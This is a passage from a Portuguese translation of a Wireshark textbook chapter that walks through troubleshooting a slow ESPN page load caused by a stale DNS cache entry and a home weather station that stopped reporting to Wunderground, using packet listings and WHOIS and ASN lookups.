


Figura 10.2 – Visualizando requisições HTTP para a ESPN.

A partir dessa visão geral, parece que a captura está limitada a sete diferentes requisições HTTP, e todas parecem estar associadas ao site da ESPN. Toda requisição contém a string `espn` no nome de domínio, com exceção de `cdn.optimizely.com`, que é uma CDN (*content delivery network*, ou rede de fornecimento de conteúdo) usada para entregar anúncios a uma infinidade de sites. É comum ver requisições a várias CDNs quando navegamos em sites que hospedam anúncios ou outros conteúdos externos.

Sem nenhuma pista clara para seguir, o próximo passo é observar a hierarquia de protocolos do arquivo de captura selecionando **Statistics4Protocol Hierarchy** (EstatísticasHierarquia de protocolos). Isso nos permitirá identificar protocolos inesperados ou distribuições peculiares de tráfego por protocolo (Figura 10.3). Tenha em mente que a tela de hierarquia de protocolos é baseada no filtro de exibição aplicado no momento. Não se esqueça de limpar antes o filtro aplicado a fim de obter os resultados esperados com base na captura de pacotes completa.




Figura 10.3 – Analisando a hierarquia de protocolos da sessão de navegação.

A hierarquia de protocolos não é muito complexa; podemos decifrá-la rapidamente e perceber que há somente dois protocolos da camada de aplicação em ação: HTTP e DNS. Como vimos no Capítulo 9, o DNS é usado para traduzir nomes de domínio para endereços IP. Assim, quando você navega para um site como <http://www.espn.com/>, seu sistema talvez precise enviar uma consulta DNS para descobrir o endereço IP do servidor web remoto, caso ainda não saiba. Depois que uma resposta DNS com um endereço IP apropriado retorna, essa informação pode ser adicionada a um cache local e a comunicação HTTP (usando TCP) pode começar.

Embora nada pareça diferente do usual nesse caso, os 14 pacotes DNS chamam a atenção. Uma requisição DNS para um único nome de domínio geralmente está contida em um só pacote, e a resposta também é constituída somente de um pacote (a menos que seja muito grande e, nesse caso, o DNS utilizará TCP). Como há 14 pacotes DNS nesse cenário, é possível que até sete consultas DNS tenham sido geradas ( $7 \text{ consultas} + 7 \text{ respostas} = 14 \text{ pacotes}$ ). A Figura 10.2 realmente mostrou requisições HTTP para sete domínios diferentes, mas Pete digitou apenas um único URL em seu navegador. Por que todas essas requisições extras estão sendo feitas?

Em um mundo simples, acessar uma página web seria fácil, bastando consultar um servidor e extrair todo o seu conteúdo em uma única conversa HTTP. No mundo real, uma página web individual pode oferecer conteúdo hospedado em diversos servidores. Todo conteúdo baseado em texto poderia estar em um só lugar, as imagens poderiam estar em outro e os vídeos embutidos poderiam estar em um terceiro local. Isso não inclui anúncios, que poderiam estar hospedados em vários provedores espalhados por dezenas de servidores individuais. Sempre que um cliente HTTP fizer parse de código HTML e encontrar uma referência para um conteúdo em outro host, ele tentará consultar esse host em busca do conteúdo, o que pode gerar consultas adicionais de DNS e requisições HTTP. É exatamente isso que aconteceu nesse caso quando Pete acessou a ESPN. Embora ele possa ter tido a intenção de visualizar conteúdo somente de uma fonte, referências a conteúdos adicionais foram encontradas no código HTML e seu navegador requisitou automaticamente esse conteúdo de diversos outros domínios.

Agora que entendemos por que todas essas requisições extras estão presentes, nosso próximo passo será analisar as conversas individuais associadas a cada requisição (**StatisticsConversations**, EstatísticasConversas). A análise da janela Conversations (Figura 10.4) fornece uma pista importante.




Figura 10.4 – Analisando conversas IP.

Descobrimos antes que havia sete requisições DNS e sete requisições HTTP para combinar. Com isso em mente, seria razoável esperar que haveria também sete conversas IP correspondentes, mas não é isso que acontece. Há oito. Como explicar isso?

Uma ideia seria pensar que a captura poderia ter sido “contaminada” por uma conversa adicional não relacionada ao problema em questão. Garantir que sua análise não sofra por causa de um tráfego irrelevante certamente é algo do qual você deve estar ciente, mas não é esse o problema nessa conversa. Se analisar cada requisição HTTP e observar o endereço IP ao qual a requisição foi enviada, você deverá perceber que restará uma conversa sem uma requisição HTTP correspondente. Os endpoints dessa conversa são a estação de trabalho de Pete (172.16.16.154) e o IP remoto 203.0.113.94. Essa conversa está representada pela última linha na Figura 10.4. Podemos observar que 6.774 bytes foram enviados para esse host desconhecido, mas nenhum byte foi enviado de volta: vale a pena investigar isso.

Se filtrar somente essa conversa (clique na conversa com o botão direito do mouse e selecione **Apply As Filter4SelectedA<->B**, isto é, Aplicar como filtro4SelecionadoA<->B), você poderá aplicar seu conhecimento sobre TCP para identificar o que houve de errado (Figura 10.5).

No.	Time	Source	Destination	Protocol	Length	Info
25	0.430071	172.16.16.154	203.0.113.94	TCP	78	64862 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1101093668 TSec..
26	0.4300496	172.16.16.154	203.0.113.94	TCP	78	64863 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1101093668 TSec..
27	0.431050	172.16.16.154	203.0.113.94	TCP	78	64864 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1101093669 TSec..
39	0.500663	172.16.16.154	203.0.113.94	TCP	78	64865 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1101093737 TSec..
40	0.500873	172.16.16.154	203.0.113.94	TCP	78	64866 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1101093737 TSec..
70	0.553964	172.16.16.154	203.0.113.94	TCP	78	64867 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1101093787 TSec..
456	1.460006	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64863 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
457	1.460006	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64862 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
458	1.461238	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64864 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
459	1.530278	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64866 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
460	1.530278	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64865 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
461	1.580145	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64869 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
462	2.461157	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64863 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..
463	2.461157	172.16.16.154	203.0.113.94	TCP	78	[TCP Retransmission] 64862 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 ..

### *Figura 10.5 – Analisando a conexão inesperada.*

Na comunicação TCP usual, esperamos ver uma sequência de handshake SYN-SYN/ACK-ACK padrão. Nesse caso, a estação de trabalho de Pete enviou um pacote SYN para 203.0.113.94, mas não houve uma resposta SYN/ACK em nenhum momento. Além disso, a estação de trabalho de Pete enviou vários pacotes SYN sem sucesso, levando essa máquina a enviar pacotes de retransmissão TCP posteriormente. Discutiremos melhor as especificidades das retransmissões TCP no Capítulo 11, mas a principal conclusão nesse caso é que um host está enviando pacotes que jamais recebem resposta. Observando a coluna Time (Horários), vemos que as retransmissões continuam durante 95 segundos sem que haja nenhuma resposta. No que diz respeito a comunicações de rede, isso é extremamente lento.

Identificamos sete requisições DNS, sete requisições HTTP e oito conversas IP. Como sabemos que a captura não está contaminada com dados extras, é razoável pensar que a oitava conversa IP misteriosa provavelmente é o motivo da lentidão e da carga incompleta da página web de Pete. Por algum motivo, a estação de trabalho de Pete está tentando se comunicar com um dispositivo que não existe ou que simplesmente não está ouvindo. Para entender por que isso está acontecendo, não veremos o que está no arquivo de captura; em vez disso, vamos considerar o que não está lá.

Quando Pete acessou <http://www.espn.com/>, seu navegador identificou recursos hospedados em outros domínios. Para recuperar esses dados, sua estação de trabalho gerou requisições DNS para descobrir seus endereços IP e, em seguida, se conectou a eles via TCP para que uma requisição HTTP solicitando o conteúdo pudesse ser enviada. Para a conversa com 203.0.113.94, não há nenhuma requisição DNS a ser encontrada. Então, como a estação de trabalho de Pete conhecia esse endereço?

Se você se recorda de nossa discussão sobre DNS no Capítulo 9 ou se tiver familiaridade com esse assunto, saberá que a maioria dos sistemas implementa alguma forma de caching de DNS. Isso lhes permite referenciar um mapeamento local de DNS para endereço IP que já tenha sido recuperado sem ter de gerar uma requisição de DNS sempre que você acessar um domínio com o qual se comunique frequentemente. Em algum momento, esses mapeamentos de DNS para IP expiram e uma nova requisição deve ser gerada. No entanto, se um mapeamento DNS para IP mudar e um dispositivo não gerar uma requisição de DNS para obter o novo endereço no próximo acesso, o dispositivo tentará se conectar com um endereço que não é mais válido.

No caso de Pete, é exatamente isso que aconteceu. A estação de trabalho de Pete já tinha um mapeamento de DNS para IP em cache para um domínio que hospeda conteúdo da ESPN. Como essa entrada em cache já existe, uma requisição de DNS não foi gerada e o sistema tentou prosseguir conectando-se com o endereço antigo. Esse endereço, porém, não estava mais configurado para responder a requisições. Como resultado, as requisições expiram e o conteúdo jamais foi carregado.

Felizmente para Pete, é possível limpar seu cache de DNS manualmente pressionando

algumas teclas na linha de comando ou em uma janela de terminal. De modo alternativo, ele também poderia simplesmente tentar de novo dentro de alguns minutos, quando a entrada do cache de DNS provavelmente teria expirado, de modo que uma nova requisição fosse gerada.

## Lições aprendidas

Houve muito trabalho somente para descobrir que o Kentucky venceu o Duke por 90 pontos, mas concluímos com uma compreensão mais profunda do relacionamento entre hosts de rede. Nesse cenário, pudemos trabalhar em direção a uma solução avaliando vários pontos de dados relacionados às requisições e às conversas que ocorreram na captura. A partir daí, pudemos identificar algumas inconsistências que nos levaram ao descobrimento da falha de comunicação entre o cliente e um dos servidores de entrega de conteúdo da ESPN.

No mundo real, diagnosticar problemas raramente é tão simples a ponto de ser feito apenas com rolagens em uma lista de pacotes, procurando aqueles que pareçam peculiares. Resolver problemas, mesmo aqueles mais simples, pode resultar em capturas bem grandes, que dependam do uso dos recursos de análise e de estatística do Wireshark para identificar anomalias. Ter familiaridade com esse estilo de análise é fundamental para resolver problemas no nível de pacotes com sucesso.

Se quiser ver um exemplo da aparência de uma comunicação usual entre um navegador web e a ESPN, experimente, você mesmo, navegar até o site enquanto captura o tráfego e veja se é possível identificar todos os servidores responsáveis por disponibilizar conteúdo.

## Serviço de meteorologia que não responde

Nosso segundo cenário envolve novamente o nosso colega Packet Pete. Entre seus muitos hobbies, Pete se considera um meteorologista amador e não passa mais que algumas horas sem verificar as condições atuais e a previsão do tempo. Todavia ele não conta apenas com a previsão do tempo do noticiário local; na verdade, ele opera uma pequena estação meteorológica do lado de fora de sua casa que transmite dados para <https://www.wunderground.com/> para que sejam agregados e visualizados. Hoje Pete foi verificar sua estação meteorológica para ver em quanto a temperatura caiu durante a noite, porém descobriu que ela não informou dados ao Wunderground durante mais de nove horas, aproximadamente desde a meia-noite (Figura 10.6).




Figura 10.6 – A estação meteorológica não enviou nenhum relatório em nove horas.

## Escutando a transmissão

Na rede de Pete, a estação meteorológica montada em seu telhado se conecta com um receptor dentro de sua casa por meio de uma conexão RF. Esse receptor está conectado ao switch de sua rede e informa dados estatísticos ao Wunderground pela internet. A Figura 10.7 mostra o diagrama dessa arquitetura.




Figura 10.7 – Arquitetura de rede da estação meteorológica.

O receptor tem uma página web simples para gerenciamento, porém Pete fez login nessa

página e encontrou somente uma mensagem enigmática sobre o horário da última sincronização, sem instruções adicionais para resolução de problemas – o software não fornece nenhum logging de erro detalhado. Como o receptor é o centro da comunicação na infraestrutura da estação meteorológica, faz sentido capturar pacotes transmitidos de e para esse dispositivo a fim de tentar diagnosticar o problema. Essa é uma rede doméstica, portanto o espelhamento de porta provavelmente não é uma opção no switch SOHO. Nossa melhor aposta é usar um sistema de escuta (tap) de baixo custo ou realizar um envenenamento de cache ARP (ARP cache poisoning) para interceptar esses pacotes. Os pacotes capturados estão contidos no arquivo *weather\_broken.pcapng*.

## Análise

Ao abrir o arquivo de captura, você verá que estamos lidando com comunicação HTTP novamente. A captura de pacotes está limitada a uma única conversa entre o receptor local de dados meteorológicos de Pete em 172.16.16.154 e um dispositivo remoto desconhecido na internet em 38.102.136.125 (Figura 10.8).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.154	38.102.136.125	TCP	78	53904 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1015238041 TSecr=0 SACK_PERM=1
2	0.087018	38.102.136.125	172.16.16.154	TCP	60	80 → 53904 [SYN, ACK] Seq=0 Ack=1 Win=8190 Len=0 MSS=1360
3	0.087108	172.16.16.154	38.102.136.125	TCP	54	53904 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
4	0.087178	172.16.16.154	38.102.136.125	HTTP	571	GET /weatherstation/updateweatherstation.php?ID=KGADAKH02&PASSWORD=00000000&tempf=43.0&humidity=38...
5	0.176462	38.102.136.125	172.16.16.154	HTTP	237	HTTP/1.0 200 OK (text/html)
6	0.176567	172.16.16.154	38.102.136.125	TCP	54	53904 → 80 [ACK] Seq=518 Ack=184 Win=65535 Len=0
7	0.176714	172.16.16.154	38.102.136.125	TCP	54	53904 → 80 [FIN, ACK] Seq=518 Ack=184 Win=65535 Len=0
8	0.262587	38.102.136.125	172.16.16.154	TCP	60	80 → 53904 [FIN, ACK] Seq=184 Ack=519 Win=7673 Len=0
9	0.262656	172.16.16.154	38.102.136.125	TCP	54	53904 → 80 [ACK] Seq=519 Ack=185 Win=65535 Len=0

Figura 10.8 – Comunicação isolada do receptor da estação meteorológica.

Antes de analisar as características da conversa, vamos ver se conseguimos identificar o IP desconhecido. Sem uma pesquisa extensa, talvez não vejamos capazes de descobrir se esse é o endereço IP exato com o qual o receptor de dados meteorológicos de Pete deveria estar conversando, mas podemos, no mínimo, verificar se ele faz parte da infraestrutura do Wunderground executando uma consulta WHOIS. Uma consulta WHOIS pode ser conduzida na maioria dos sites de registro de domínios ou nos sites regionais de registro de internet, como <http://whois.arin.net/>. Nesse caso, aparentemente o IP pertence à Cogent, que é um ISP (*internet service provider*, ou provedor de serviços de internet) – veja a Figura 10.9. A PSINet Inc. também é mencionada nesse caso, mas uma pesquisa rápida revela que a maioria dos bens da PSINet foi adquirida pela Cogent no início dos anos 2000.

Network	
Net Range	38.0.0.0 - 38.255.255.255
CIDR	38.0.0.0/8
Name	COGENT-A
Handle	NET-38-0-0-1
Parent	
Net Type	Direct Allocation
Origin AS	AS174
Organization	PSINet, Inc. (PSI)
Registration Date	1991-04-16
Last Updated	2011-05-20
Comments	Reassignment information for this block can be found at rwhois.cogentco.com 4321
RESTful Link	<a href="https://whois.arin.net/rest/net/NET-38-0-0-1">https://whois.arin.net/rest/net/NET-38-0-0-1</a>
Function	
Point of Contact	
Tech	PSI-NISC-ARIN ( <a href="#">PSI-NISC-ARIN</a> )
See Also	<a href="#">Related organization's POC records.</a>
See Also	<a href="#">Related delegations.</a>

*Figura 10.9 – Dados do WHOIS identificam quem é o dono deste IP.*

Em alguns casos, se um endereço IP estiver registrado diretamente para uma organização, a consulta WHOIS devolverá o nome dessa organização. Porém, muitas vezes uma empresa simplesmente utilizará o espaço de endereços IP de um ISP sem registrar o endereço diretamente para si. Nesses casos, outra tática conveniente é procurar o ASN (*autonomous system number*, ou número de sistema autônomo) associado a um endereço IP. É exigido que as organizações se registrem para um ASN a fim de oferecer suporte a determinados tipos de roteamento na internet pública. Há várias maneiras de consultar associações de IP para ASN (algumas pesquisas WHOIS fornecem essa informação automaticamente), mas gosto de usar a ferramenta de pesquisa automatizada da Team Cymru (<https://asn.cymru.com/>). Usando a ferramenta para 38.102.136.125, vemos que esse endereço está associado ao AS 36347, que está associado a “Wunderground – The Weather Channel, LLC, US” (Figura 10.10). Isso nos informa que o dispositivo com o qual a estação meteorológica está se comunicando está pelo menos na vizinhança correta. Se não pudéssemos identificar a afiliação correta para esse endereço, talvez valesse a pena explorar se o receptor de Pete estava conversando com o dispositivo errado, mas o endereço está certo.

**Executing commands. Please be patient!**

**v4.whois.cymru.com**

The server returned 4 line(s).

[Querying v4.whois.cymru.com]

[v4.whois.cymru.com]

AS	IP	AS Name
36347	38.102.136.125	WUNDERGROUND - THE WEATHER CHANNEL, LLC,US

Figura 10.10 – Pesquisa do mapeamento IP para ASN para o endereço IP externo.

Com o host desconhecido caracterizado, podemos explorar melhor os detalhes da comunicação. A conversa é relativamente breve. Há um handshake TCP, uma única requisição HTTP GET e uma resposta, e uma desconexão TCP. O handshake e a desconexão parecem ter sido bem-sucedidos, então qualquer que seja o problema que estamos tendo, provavelmente ele está contido na própria requisição HTTP. Para analisar isso mais de perto, vamos seguir o stream TCP (Figura 10.11).

